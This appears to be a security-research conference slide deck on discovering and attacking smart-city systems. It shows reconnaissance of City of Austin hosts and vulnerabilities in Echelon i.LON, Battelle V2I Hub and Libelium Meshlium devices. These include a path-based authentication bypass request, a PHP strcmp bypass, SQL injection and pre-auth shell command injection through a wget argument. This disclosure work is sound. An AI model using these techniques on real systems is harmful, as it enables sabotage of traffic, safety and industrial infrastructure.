



Outsmarting the Smart City

DISCOVERING AND ATTACKING THE TECHNOLOGY THAT RUNS
MODERN CITIES

Researcher Bios

- Daniel Crowley (@dan_crowley)
- Research Baron at IBM X-Force Red
- Pen tester since 2004
- Locksport enthusiast and past competition winner
- Actually holds the title of Baron (in Sealand)

Researcher Bios

- Jennifer Savage (@savagejen)
- Security Researcher at Threatcare
- Black Hat review board member
- Experience includes:
 - development
 - vulnerability assessment
 - vulnerability management
 - penetration testing
 - security research

Researcher Bios

- Mauro Paredes (@mauroparedes)
- Managing Consultant at IBM X-Force Red
- Passion for security flaws and their corrections
- Formerly developer, net/server admin, security architect
- Pen tester for many years
- 20+ years infosec experience in multiple industries

What kind of tech makes a city “smart”?

- Industrial Internet of Things
- Urban Automation
- Public Safety / Emergency Management
- Intelligent Transportation Systems
- Metropolitan Area Networks

Limited citizen privacy and risk management options

- You don't have to buy an Alexa
- You can buy a non-smart TV
- You can buy a feature phone (or forego a cell phone)
- You can buy an ancient car
- Can you move to a city that isn't "smart"?

V2I, V2V, OBD-III and DSRC



*Connected vehicles communicate with each other, and with city infrastructure, as travel occurs.
The proposed OBD-III standard raises privacy and due process concerns.*

Hangzhou “City Brain”




“In China, people have less concern with privacy, which allows us to move faster”
- Xian-Sheng Hua, manager of AI at Alibaba at World Summit AI in 2017

Smart streetlights with cameras



GE's Bill Ruh says it's up to each city to set policies around the data collected by the sensors and how it can be used.

Facial recognition



In 2017 the former head of Singapore's civil service Peter Ong said Singapore wants to deploy facial recognition technology to all 110,000 lampposts in the country.

Dubai robotic police force



*"By 2030, we will have the first smart police station which won't require human employees" -
Brigadier Khalid Nasser Al Razouqi, Dubai Police's general director of the Smart Services Department*

Reconnaissance



Search Engines

- Customer case studies
- News reports
- Smart City Open Data Initiatives
- Some city contracts are public by law
 - Google: “purchase order” “smart device” site:gov

Public Systems Are Already Mapped


- IANA (Internet Assigned Numbers Authority) ranges
- Internet infrastructure search engines
 - SHODAN
 - Censys
 - etc


Physical Recon

- Visual observation
- Wireless recon
 - WiFi
 - Monitor Unlicensed Bands
 - Zigbee
 - LoRaWAN
- Log off and go outside

Source Code Repositories

- Github
- Bitbucket
- Gitlab
- OSADP



A dark, grainy photograph of the Austin, Texas skyline at night. The city lights are visible through the haze, and a large bridge arch is prominent in the center. The overall mood is mysterious and atmospheric.

Case Study: Austin, TX

News Reports

“How Austin brought the human touch to smart city planning”

Digital Trends - July 31, 2017

“Austin reinventing itself into a Smart City”

Austin Business Journal - Jul 30, 2017

“How Can Austin Achieve Smart City Status?”

KUT - Mar 14, 2017


“Austin, TX to test autonomous transit shuttles”

Smart Cities Dive - June 28, 2018

“Austin is getting its own “smart” street”

The Architect’s Newspaper - August 23, 2017

Austin CityUP



Austin CityUP™ is a smart city consortium of companies, organizations, and individuals collaborating to advance Austin through smart city techniques, including digital technologies, data collection, analytics, and modeling.

UPCOMING AUSTIN CityUP EVENTS

Special Event: [Mayor's Blockchain Challenge](#) - July 27-29. This hackathon will explore how blockchain technologies can be used to establish secure digital identities and increase access to services for people experiencing homelessness. City staff will use event

MEMBERS-ONLY LUNCH & LEARN EVENTS

Interested in hosting a Lunch & Learn about your company, organization, or smart city project? [Contact us!](#)

From Internet scan data

 [censys](#) [IPv4 Hosts](#) 393759 [Register](#) [Sign In](#)

[Results](#) [Map](#) [Metadata](#) [Report](#) [Docs](#)

Quick Filters	
For all fields, see Data Definitions	
Autonomous System:	
59	CITY-OF-AUSTIN - City of Austin, Texas, US
5	EGIHOSTING - EGIHosting, US
3	FASTIDC Zhengzhou Fastidc Technology Co.,Ltd., CN
1	LEASEWEB-USA- SFO-12 - Leaseweb USA, Inc., US
1	OVH, FR
Protocol:	
45	443/https
44	80/http
5	53/dns
3	22/ssh
2	21/ftp
<input checked="" type="checkbox"/>	More

IPv4 Hosts
Page: 1/3 Results: 69 Time: 2437ms

[!\[\]\(52d98511638023d969d5839d61327315_img.jpg\) 162.89.4.142](#)
 City of Austin, Texas (393759)  Austin, Texas, United States
 53/dns

[!\[\]\(bc06a658f3dd91585f4cafbfd87ce71d_img.jpg\) 162.89.4.140 \(coadns2.ci.austin.tx.us\)](#)
 City of Austin, Texas (393759)  Austin, Texas, United States
 53/dns

[!\[\]\(8d94a0dde49e9da670f6c547b546b9e2_img.jpg\) 162.89.4.143](#)
 City of Austin, Texas (393759)  Austin, Texas, United States
 53/dns

[!\[\]\(7c3ebb236ac59dc85d5e8e6f9be5c808_img.jpg\) 162.89.0.42 \(coavrtr.austintexas.gov\)](#)
 City of Austin, Texas (393759)  Austin, Texas, United States
 80/http

[!\[\]\(bfb6880b6d5b0597ce7b54535ea340d8_img.jpg\) 162.89.0.30](#)
 City of Austin, Texas (393759)  Austin, Texas, United States
 443/https
 162.89.0.30

From physical recon



From physical recon



From Google dorking

85078	ULTIMATE EVIDENCE.COM ANNUAL PAYMENT (85078)	USD	\$693.00
85074	3 YEAR TASER ASSURANCE PLAN AXON FLEX (85074)	USD	\$0.00
85073	3 YEAR TASER ASSURANCE PLAN BODYCAM (85073)	USD	\$0.00
85072	ULTIMATE EVIDENCE.COM LICENSE: 5 YEAR (85072)	USD	\$3,465
85071	ULTIMATE EVIDENCE.COM LICENSE: 3 YEAR (85071)	USD	\$2,079
85070	TASER ASSURANCE PLAN ANNUAL PAYMENT, BODYCAM (85070)	USD	\$214.20
85069	5 YEAR TASER ASSURANCE PLAN , BODYCAM (85069)	USD	\$0.00
85055	AXON FULL SERVICE (85055)	USD	\$15,750
85054	TASER ASSURANCE PLAN AXON FLEX ANNUAL PAYMENT (85054)	USD	\$289.80
85053	5 YEAR TASER ASSURANCE PLAN AXON FLEX (85053)	USD	\$0.00
85052	TASER ASSURANCE PLAN TASERCAM HD ANNUAL PAYMENT (85052)	USD	\$115.25
85051	TASER ASSURANCE PLAN TASERCAM HD (85051)	USD	\$0.00
85035	EVIDENCE.COM STORAGE (85035)	USD	\$0.79
85002	Taser Cleaning Kit (85002)	USD	\$67.11
85000	Alligator Clip (Assembled) (85000)	USD	\$50.37

Devices and Vulnerabilities

Echelon i.LON SmartServer and i.LON 600


The Echelon i.LON family of products provides a complete solution for building distributed control systems. The i.LON 600 is a low-cost, high-performance, multi-channel I/O module designed for use in distributed control applications. The i.LON SmartServer is a high-performance, multi-channel I/O module designed for use in distributed control applications.

i.LON: What it does

- IP to ICS gateway

- LonTalk
- P-852
- Modbus RTU
- Modbus / IP
- M-Bus
- SOAP/XML Web services
- BACnet / IP

Probably not OSHA-approved



i.LON SmartServer and i.LON 600

Gain access

Do bad things

Default Web credentials

Cleartext password file on FTP

Default FTP credentials

Replace binaries via FTP to execute code

Unauthenticated API calls (SmartServer only)

Fiddle with ICS gear

Plaintext communications

Change IP address of i.LON

Authentication bypass

Authentication Bypass

Request

Raw Headers Hex

```
GET /forms/Echelon/SetupIP.htm HTTP/1.1
Host: 192.168.1.237
User-Agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10.13; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.237/forms/Echelon/Setup
Security.htm
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

```
HTTP/1.1 401 Unauthorized
Connection: close
Server: WindWeb/1.0.3
Date: THU JUN 28 12:28:14 2018
Content-Type: text/html
ETag: "0-0-0"
WWW-Authenticate: Basic
realm="i.LON"

Echelon i.LON Web Server Error
Report:<HR>
<H1>Server Error: 401
Unauthorized</H1>
<P><HR><H2>Access
denied</H2><P><HR>please contact
your vendor for technical support.
```

Authentication Bypass

Request	Response
<p>Raw Headers Hex</p> <pre>GET /forms//Echelon/SetupIP.htm HTTP/1.1 Host: 192.168.1.237 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.1.237/forms/Echelon/SetupSecurity.htm Connection: close Upgrade-Insecure-Requests: 1</pre>	<p>Raw Headers Hex HTML Render</p> <pre>HTTP/1.1 200 OK Connection: close Server: WindWeb/1.0.3 Date: THU JUN 28 12:28:55 2018 Content-Type: text/html ETag: "9c2-5523-51002696" WWW-Authenticate: Basic realm="i.LON" <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"> <html> <head> <title>i.LON 600 LonWorks/IP Server</title> <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"> <script type="text/javascript"> <!-- i.LON 600 LonWorks/IP Server --> </script></pre>

Authentication Bypass

- SmartServer vs 600
 - Security Access Mode

Leaked exploit from August 2015

.....

Terrible code ahead

We found this exploit ages ago. Never found out if anyone else knew about this. It's a fun little exploit though. You can share it if you want just don't forget to have fun with it.

.....

Battelle V2I Hub



V2I Hub: What it does

- Manages Vehicle to Infrastructure comms
- Modular infrastructure
- Mostly SPaT (signal phase and timing) related

V2I Hub v2.5.1

Gain access

Do bad things

Hard-coded admin account

Various API key issues

XSS

SQLi in API

Missing authentication

Track vehicles

Send false safety messages

Create traffic

...or just power it down

Unauthenticated shutdown script

```
<!DOCTYPE HTML>
<html>
    <body>
        <script>
            console.log("Shutting Down!");
        </script>
        <?php
            // Need to add line to sudo with 'sudo visudo' command
            // Cmnd_Alias SHUTDOWN_CMDS = /sbin/halt
            // www-data  ALL=(ALL) NOPASSWD: SHUTDOWN_CMDS

            exec('sudo /sbin/halt', $haltoutput);
        ?>
        <script>
            console.log("Shutdown has been called");
        </script>
    </body>
</html>
~
```

API Authentication

```
$key = $_GET['key'];

$file = file_get_contents('./apikey.txt', FILE_USE_INCLUDE_PATH);
$apikey = trim($file);

if(strcmp($key,$apikey)==0)
{
```

PHP strcmp() weirdness

▲ 74 ▼ jendoj at gmail dot com

6 years ago

If you rely on strcmp for safe string comparisons, both parameters must be strings, the result is otherwise extremely unpredictable.

For instance you may get an unexpected 0, or return values of NULL, -2, 2, 3 and -3.

```
strcmp("5", 5) => 0
strcmp("15", 0xf) => 0
strcmp(61529519452809720693702583126814, 61529519452809720000000000000000) => 0
strcmp(NULL, false) => 0
strcmp(NULL, "") => 0
strcmp(NULL, 0) => -1
strcmp(false, -1) => -2
strcmp("15", NULL) => 2
strcmp(NULL, "foo") => -3
strcmp("foo", NULL) => 3
strcmp("foo", false) => 3
strcmp("foo", 0) => 1
strcmp("foo", 5) => 1
strcmp("foo", array()) => NULL + PHP Warning
strcmp("foo", new stdClass) => NULL + PHP Warning
strcmp(function(){}, "") => NULL + PHP Warning
```

PHP strcmp() weirdness

```
strcmp("foo", 0) => 1
strcmp("foo", 5) => 1
strcmp("foo", array()) => NULL + PHP Warning
strcmp("foo", new stdClass) => NULL + PHP Warning
strcmp(function(){}, "") => NULL + PHP Warning
```

PHP strcmp() weirdness

```
strcmp("foo", array()) => NULL
```

PHP strcmp() weirdness

```
php > echo 0 == 0;  
1  
php > echo 0 === 0;  
1  
php > echo NULL == 0;  
1  
php > echo NULL === 0;  
php > █
```

PHP strcmp() weirdness

```
php > echo 0 == 0;
```

```
1
```

```
php > echo 0 === 0;
```

```
1
```

```
php > echo NULL == 0;
```

```
1
```

```
php > echo NULL === 0;
```

```
php > █
```

V2I Hub v3.0 SQL Injection

```
bool TmxControl::user_info()
{
    string query = USER_INFO_QUERY;
    if (_opts->count("username") == 0 || (*_opts)[ "username" ].as<string>() == "")
        return false;
    query += " WHERE IVP.user.username = '";
    query += (*_opts)[ "username" ].as<string>();
    query += "'";
}
```

Libelium Meshlium

IoT Platform for
Industrial Internet

Industrial Internet
of Things

Libelium Meshlium

Gain access

Do bad things

Missing authentication

Shell command injection

Create false sensor data

Hide real sensor data

Pre-auth shell command injection

```
if ($_POST[ 'type ']==>"downloadUpdate")
{
    exec ( "sudo remountrw");
    exec("sudo rm /var/www/ManagerSystem/upload/*");
    exec ( "cd /var/www/ManagerSystem/upload && wget ".$_POST[ 'link']);
```

DEMONSTRATION



Implications



Surveillance of connected vehicles



Traffic manipulation



Sabotage disaster warning systems



Sabotage of industrial equipment and gateway





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QUESTIONS?



THANK YOU

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